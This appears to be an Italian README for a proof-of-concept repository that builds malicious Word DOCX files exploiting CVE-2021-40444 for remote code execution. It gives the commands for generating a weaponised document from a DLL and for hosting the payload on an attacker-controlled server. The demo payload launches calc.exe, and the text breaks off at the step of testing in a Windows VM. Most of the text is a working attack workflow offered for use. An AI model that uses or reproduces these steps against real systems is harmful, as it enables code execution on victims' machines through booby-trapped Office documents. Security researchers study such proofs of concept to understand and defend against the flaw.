 w1kyri3/exploit-poc-cve-2021-40444-inject-ma-doc-vao-docx
Genera file DOCX dannosi che sfruttano CVE-2021-40444 per ottenere l'esecuzione remota di codice tramite documenti Office appositamente creati, con un server di hosting integrato per la consegna del payload.

Generatore di docx malevolo per sfruttare CVE-2021-40444 (Esecuzione di codice remoto in Microsoft Office Word)
La creazione di questo script si basa sul reverse engineering del campione utilizzato in-the-wild: 938545f7bbe40738908a95da8cdeabb2a11ce2ca36b0f6a74deda9378d380a52 (file docx)
Devi prima installare lcab (sudo apt-get install lcab)
Controlla REPRODUCE.md per i passaggi di riproduzione manuale
Se il tuo cab generato non funziona, prova a puntare l'URL di exploit.html a calc.cab
Prima genera un documento docx malevolo dato una DLL, puoi usare quello in test/calc.dll che fa apparire un calc.exe tramite una chiamata a system()
python3 exploit.py generate test/calc.dll http://<SRV IP>

Una volta generato il docx malevolo (sarà in out/) puoi impostare il server:
sudo python3 exploit.py host 80


Infine prova il docx in una macchina virtuale Windows: